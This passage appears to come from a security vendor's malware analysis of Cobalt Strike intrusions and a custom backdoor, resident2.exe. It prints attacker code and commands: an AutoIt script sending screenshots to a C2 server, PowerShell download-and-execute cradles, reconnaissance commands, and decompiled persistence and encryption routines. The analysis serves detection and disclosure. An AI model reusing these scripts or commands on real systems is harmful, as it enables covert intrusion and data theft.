


Figure 15: The loader allocates the memory and partially decrypts the Cobalt Strike payload

The decoding function can be implemented as follows:

```
n = 1
for byte in byte_array:
    b = byte & 255
    ror = ((b >> (n & 7)) | (b << (8 - (n & 7)))) & 255
    n += 1
    print(ror)
```

The Cobalt Strike configuration is shown below:

```
{
  "BeaconType": [
    "HTTP"
  ],
  "Port": 80,
  "SleepTime": 60000,
  "MaxGetSize": 1048576,
  "Jitter": 0,
  "C2Server": "31.41.244[.]142,/g.pixel",
  "HttpPostUri": "/submit.php",
  "Malleable_C2_Instructions": [],
  "SpawnTo": "AAAAAAAAAAAAAAAAAAAAAA==",
  "HttpGet_Verb": "GET",
  "HttpPost_Verb": "POST",
  "HttpPostChunk": 0,
  "Spawnto_x86": "%windir%\\syswow64\\rundll32.exe",
  "Spawnto_x64": "%windir%\\sysnative\\rundll32.exe",
  "CryptoScheme": 0,
  "Proxy_Behavior": "Use IE settings",
  "Watermark": 1580103824,
  "bStageCleanup": "False",
  "bCFGCaution": "False",
  "KillDate": 0,
  "bProcInject_StartRWX": "True",
  "bProcInject_UseRWX": "True",
  "bProcInject_MinAllocSize": 0,
  "ProcInject_PrependAppend_x86": "Empty",
  "ProcInject_PrependAppend_x64": "Empty",
  "ProcInject_Execute": [
    "CreateThread",
    "SetThreadContext",
    "CreateRemoteThread",
    "RtlCreateUserThread"
  ],
  "ProcInject_AllocationMethod": "VirtualAllocEx",
  "bUsesCookies": "True",
  "HostHeader": ""
}
```




Figure 16: Cobalt Strike payload loaded into memory

Case Study #2

In this incident, the threat actor(s) deployed their custom written backdoor tool named resident2.exe. The backdoor resident2.exe was dropped from the Cobalt Strike session and designates the end of the infection chain (Figure 17). The tools such as windows-kill.exe that terminates Windows processes and netping.exe (presumably the network ping tool) were also brought onboard by the threat actor.




Figure 17: Infection chain (1)

The files we have observed being dropped from this case:

s.au3 – (MD5: b8822d99850ac70cb3de0e1d39639add) – AutoIt script (dropped under C:\ProgramData\jaf\s.au3). The script is written in AutoIt scripting language; it takes the screenshot of the infected machine using functions such as _ScreenCapture_SetJPGQuality() and _ScreenCapture_Capture(), it then reads the content of the screenshot file (s.jpg), sets the request headers and sends it to the C2 server with the serial number of the C:\ drive recorded from s.vbs script (Figure 18).

```
#include <ScreenCapture.au3>
#include <Array.au3>
#include <File.au3>
#include <MsgBoxConstants.au3>
#NoTrayIcon
RunWait('wscript.exe "C:\ProgramData\jaf\s.vbs"')
$hSerial = FileReadLine("C:\ProgramData\jaf\s.txt", 1)
_ScreenCapture_SetJPGQuality ( 25 )
_ScreenCapture_Capture("C:\ProgramData\jaf\s.jpg")
$hFile = FileOpen("C:\ProgramData\jaf\s.jpg", $FO_BINARY)
$bFileContent = FileRead($hFile)
$oHTTP = ObjCreate("WinHttp.WinHttpRequest.5.1")
$oHTTP.Open("POST", "http://94.103.83.46/screenshot/" & $hSerial)
$oHTTP.setTimeouts(5000, 5000, 15000, 15000)
$oHTTP.SetRequestHeader("User-Agent", "Windows Installer")
$oHTTP.SetRequestHeader("Cache-Control","no-cache")
$oHTTP.SetRequestHeader("Content-Type","image/jpg")
$oHTTP.Send($bFileContent)
$oHTTP.WaitForResponse
Run('wmic product where name="CAF Library" call uninstall /nointeractive', "", @SW_HIDE)
```

Figure 18: s.au3 script (screenshot capture)

- index.js (AppData\Roaming\hcmd\)
- au3.exe (ProgramData\2020\) – AutoHotKey tool.
- s.exe (ProgramData\jaf\) – AutoIT tool.
- Imdb.vbs (C:\ProgramData\Cis).
- hcmd.exe (AppData\Roaming\hcmd\hcmd.exe).
- s.vbs (ProgramData\jaf\) – gets the serial number of the C:\ drive and outputs it to a text file s.txt (Figure 19).

```
Set FSO = CreateObject("Scripting.FileSystemObject")
Set Drive = FSO.GetDrive("C:")
FSO.CreateTextFile("C:\ProgramData\jaf\s.txt").WriteLine Drive.SerialNumber
```

Figure 19: s.vbs script

- windows-kill.exe (AppData\Roaming\hcmd\node_modules\nodemon\bin\) – Windows process “killer”.
- netping.exe (downloaded via PowerShell: powershell Invoke-WebRequest hxxps://temp[.]sh/BOTnt/netping.exe -OutFile C:\programdata\netping.exe) – we could not retrieve the file from the system, but we assume it is the network ping tool that pings a range of IP addresses.
- resident2.exe – the custom written backdoor.

As you might have noticed, the index.js backdoor is also present in this case. The backdoor session was established via the command hcmd.exe index.js 2094656165.

During the established backdoor session two Cobalt Strike payloads were downloaded from 62.204.41[.]171 via the following commands:

- powershell.exe -nop -w hidden -c "IEX ((new-object net.webclient).downloadstring('hxxp://62.204.41[.]171:80/a'))"
- powershell.exe -nop -w hidden -c "IEX ((new-object net.webclient).downloadstring('hxxp://62.204.41[.]171:80/b'))"

The threat actor(s) also performed reconnaissance with the following commands:

- net group “domains admins” /domain
- whoami /groups
- ipconfig /all

What is resident2.exe?

The binary is 32-bit executable written in C programming language. Upon successful execution the binary creates a copy of itself under C:\ProgramData\RtlUpd as RtlUpd.exe. The persistence is achieved via a scheduled task named “RtlUpd” that runs every 10 minutes starting from the time when the binary was first executed (Figure 20).

```
v4 = 0;
nSize = 260;
if ( CoInitializeEx(0, 0) < 0 )
  return 0;
if ( CoCreateInstance(&CLSID_CTaskScheduler, 0, 1u, &IID_ITaskScheduler, &ppv) >= 0 )
{
  if ( (*(int (__stdcall **)(LPVOID, int, void *, int *, int *))(*(_DWORD *)ppv + 32))(
         ppv,
         a1,
         &unk_4076B4,
         &ITask_interface_ID,
         &v11) >= 0 )
  {
    if ( (*(int (__stdcall **)(int, int))(*(_DWORD *)v11 + 112))(v11, 0x2000) >= 0
      && (*(int (__stdcall **)(int, char *, int *))(*(_DWORD *)v11 + 12))(v11, (char *)&v9 + 2, &v12) >= 0 )
    {
      memset(v16, 0, sizeof(v16));
      GetLocalTime(&SystemTime);
      LOWORD(v16[9]) = 1;
      v16[8] = 0;
      LOWORD(v16[2]) = SystemTime.wDay;
      HIWORD(v16[4]) = SystemTime.wMinute + a4;
      v16[1] = *(_DWORD *)&SystemTime.wYear;
      LOWORD(v16[0]) = 48;
      v16[5] = 1440;
      LOWORD(v16[4]) = SystemTime.wHour;
      v16[6] = 0;
      if ( (*(int (__stdcall **)(int, int *))(*(_DWORD *)v12 + 12))(v12, v16) >= 0
        && (**(int (__stdcall ***)(int, void *, __int16 *))v11)(v11, &unk_408A7C, &v13) >= 0 )
      {
        if ( mw_GetSidSubAuthority() <= 12287 )
          GetUserNameExW(NameSamCompatible, Destination, &nSize);
```

Figure 20: Task Scheduler function

The strings in the binary are encrypted with RC4 (Figure 21).

```
  for ( i = 0; i != 256; ++i )
    *(_BYTE *)(a1 + i) = i;
  v4 = 0;
  v5 = 0;
  *(_WORD *)(a1 + 256) = 0;
  do
  {
    v6 = *(_BYTE *)(a1 + v4);
    v5 += (unsigned __int8)(*(_BYTE *)(key + v4 % key_len) + v6);
    result = (unsigned __int8)v5;
    *(_BYTE *)(a1 + v4++) = *(_BYTE *)(a1 + (unsigned __int8)v5);
    *(_BYTE *)(a1 + (unsigned __int8)v5) = v6;
  }
  while ( v4 != 256 );
  return result;
}
```

Figure 21: RC4 KSA algorithm

The encrypted strings are stored in .rdata section and would skip the first 4 bytes and take the next 4-5 bytes of the hexadecimal string as an RC4 key, the rest of the string would be the encrypted data (Figure 22).




Figure 22: The structure of the encrypted data and key

<p>The binary contains the custom base64-encoded and RC4 encrypted string of in the /GET requests as shown in Figure 23.</p>

```
GET /RZqbcgO5Xlbs52PtlCDSgbyYF9swunorISnsgCFG_kiwW4WhV3bdn_nGHtyTK7hrm7B1-Xz0Kmky7g
HTTP/1.1
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET CLR 1.0.3705)
Host: 79.132.128.79
Connection: Keep-Alive
Cache-Control: no-cache

HTTP/1.1 200 OK
Date: Mon, 09 Jan 2023 15:01:12 GMT
Server: Apache/2.4.6 (CentOS) PHP/5.4.16
X-Powered-By: PHP/5.4.16
Content-Length: 4
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=utf-8

u..@
```

Figure 23: GET request within the pcap data

This function in Figure 24 is retrieving the volume serial number, computer name, and username of the current system. It then base64-encodes the retrieved values.

```
lpRootPathName = (WCHAR *)mw_rc4_wrap((int)dword_4070B0);
GetVolumeInformationW(lpRootPathName, 0, 0, &VolumeSerialNumber, 0, 0, 0, 0);
memfree(lpRootPathName);
nSize = 16;
GetComputerNameW(Buffer, &nSize);
pcbBuffer = 257;
GetUserNameW(WideCharStr, &pcbBuffer);
WideCharToMultiByte(0xFDE9u, 0, Buffer, -1, MultiByteStr, 256, 0, 0);
v2 = strlen(MultiByteStr);
mw_base64_enc_0(b64enc_computername, (unsigned __int8 *)MultiByteStr, v2);
WideCharToMultiByte(0xFDE9u, 0, WideCharStr, -1, Str, 256, 0, 0);
v3 = strlen(Str);
mw_base64_enc_0(b64_username, (unsigned __int8 *)Str, v3);
mw_sysinfo((int)Str, v19);
```

Figure 24: Retrieving the data and base64-encode them

The CRC32 function in Figure 25 is supposed to calculate the checksum for the computer name and username separately although it produces different checksum values for unknown reasons.




Figure 25: Implementation of CRC32 in the binary

Moving forward, the binary build the string based on the pattern %d|%08X%08X|%d|%d|%d|%d|%hs|%hs which can be translated into |<VolumeSerialNumber|||calc_val||.

The can be 0 or the hexadecimal representation of the image base address of the binary. The calc_val contains the calculated value based on the wProcessorArchitecture value plus the value returned from GetSystemMetrics.

The API retrieves the build number if the system is Windows Server 2003 R2, otherwise it would return 0 and if the value is 0 – a1 will hold the value 4 otherwise it will be 6 (Figure 26).




Figure 26: String builder and calc_val functions

Next, the binary would use generated string pattern and “24de21a8-a70b-4364-82b1-dc08434c93d7” as an RC4 key to produce a value that they will use within the base64-encoding algorithm along with the generated string pattern we mentioned before. The final result is a custom base64-encoded string (Figure 27).

```
if ( output - 2 <= 0 )
{
  ptr_uniq_gen_str = uniq_gen_str;
  v5 = 0;
}
else
{
  rc4_val_ptr = rc4_val;                    // generated value from RC4 encryption
  ptr_uniq_gen_str = uniq_gen_str;          // generated string pattern
  v5 = 0;
  do
  {
    v6 = *rc4_val_ptr;
    ptr_uniq_gen_str += 4;
    v5 += 3;
    rc4_val_ptr += 3;
    *(ptr_uniq_gen_str - 4) = byte_4072C0[v6 >> 2];
    *(ptr_uniq_gen_str - 3) = byte_4072C0[((char)*(rc4_val_ptr - 2) >> 4) & 0xF | (16 * *(rc4_val_ptr - 3)) & 0x30];
    *(ptr_uniq_gen_str - 2) = byte_4072C0[((char)*(rc4_val_ptr - 1) >> 6) & 3 | (4 * *(rc4_val_ptr - 2)) & 0x3C];
    *(ptr_uniq_gen_str - 1) = byte_4072C0[*(rc4_val_ptr - 1) & 0x3F];
  }
  while ( v5 < output - 2 );
}
if ( output <= v5 )
  goto LABEL_7;
v7 = &rc4_val[v5];
*ptr_uniq_gen_str = byte_4072C0[rc4_val[v5] >> 2];
if ( output - 1 != v5 )
{
  ptr_uniq_gen_str += 3;
  v8 = &rc4_val[v5 + 1];
  *(ptr_uniq_gen_str - 2) = byte_4072C0[((char)*v8 >> 4) & 0xF | (16 * *v7) & 0x30];
  *(ptr_uniq_gen_str - 1) = byte_4072C0[(4 * *v8) & 0x3C];
```

Figure 27: Custom base64-encoding algorithm

Further analyzing the binary, we noticed that the binary checks if the argument to run the binary contains “/p” and if it does, the binary returns 1 and reaches out C2. If the binary contains 0 arguments, it proceeds with dropping RtlUpd.exe under %ALLUSERSPROFILE%\RtlUpd.

We have noticed that the binary has the capability of dropping RtlUpd.dll as well under %ALLUSERSPROFILE%\RtlUpd and %APPDATA%\RtlUpd, it then schedules the tasks to run the files whether it is RtlUpd.exe or RtlUpd.dll. The reason it performs the checks is to confirm if the copy of the payload already exists on the system (the scheduled task is set to run the binary copy with a “/p” argument) and if the copy exists it simply initiates the C2 connection.

The binary resolves the APIs dynamically as it’s shown in Figure 28.

```
  v22 = (CHAR *)mw_rc4_wrap_0(dword_4071A2);     // HttpOpenRequestW
  dword_40A034 = (int)GetProcAddress(hModule, v22);
  memfree(v22);
  if ( dword_40A030 )
  {
LABEL_8:
    if ( dword_40A02C )
      goto LABEL_9;
LABEL_34:
    v24 = (CHAR *)mw_rc4_wrap_0(dword_4071D4);  // InternetReadFile
    dword_40A02C = (int (__stdcall *)(_DWORD, _DWORD, _DWORD, _DWORD))GetProcAddress(hModule, v24);
    memfree(v24);
    if ( dword_40A028 )
      goto LABEL_10;
    goto LABEL_35;
  }
LABEL_33:
  v23 = (CHAR *)mw_rc4_wrap_0(dword_4071BB);     // HttpSendRequestW
  dword_40A030 = (int (__stdcall *)(_DWORD, _DWORD, _DWORD, _DWORD, _DWORD))GetProcAddress(hModule, v23);
  memfree(v23);
  if ( !dword_40A02C )
    goto LABEL_34;
LABEL_9:
  if ( dword_40A028 )
    goto LABEL_10;
LABEL_35:
  v25 = (CHAR *)mw_rc4_wrap_0(dword_4071ED);     // InternetCloseHandle
  dword_40A028 = (int (__stdcall *)(_DWORD))GetProcAddress(hModule, v25);
  memfree(v25);
```

Figure 28: Resolving APIs dynamically

One of the main functionalities of resident2 binary is the ability to execute the payloads that can be placed by the threat actor(s) during the hands-on intrusion activity or directly retrieved from C2. The binary abuses LOLBAS (Living Off the Land Binaries and Scripts) – shell32 and certutil.exe to run the malicious payloads. The binary checks if the payload has ".exe" or ".dll" extensions.

If the payload is an executable, the command "rundll32.exe shell32.dll,ShellExec_RunDLL %s" would be executed; if the payload is a DLL – the command "rundll32.exe %s, Start" is set to run, where %s is the payload filename (Figure 29).




Figure 29: Extension check and execute the commands accordingly

eSentire TRU is almost certain one of the function's functionalities is to run the Cobalt Strike payload deployed by threat actor(s). One of the Cobalt Strike payloads we have analyzed contained the "Start" value as the ordinal.

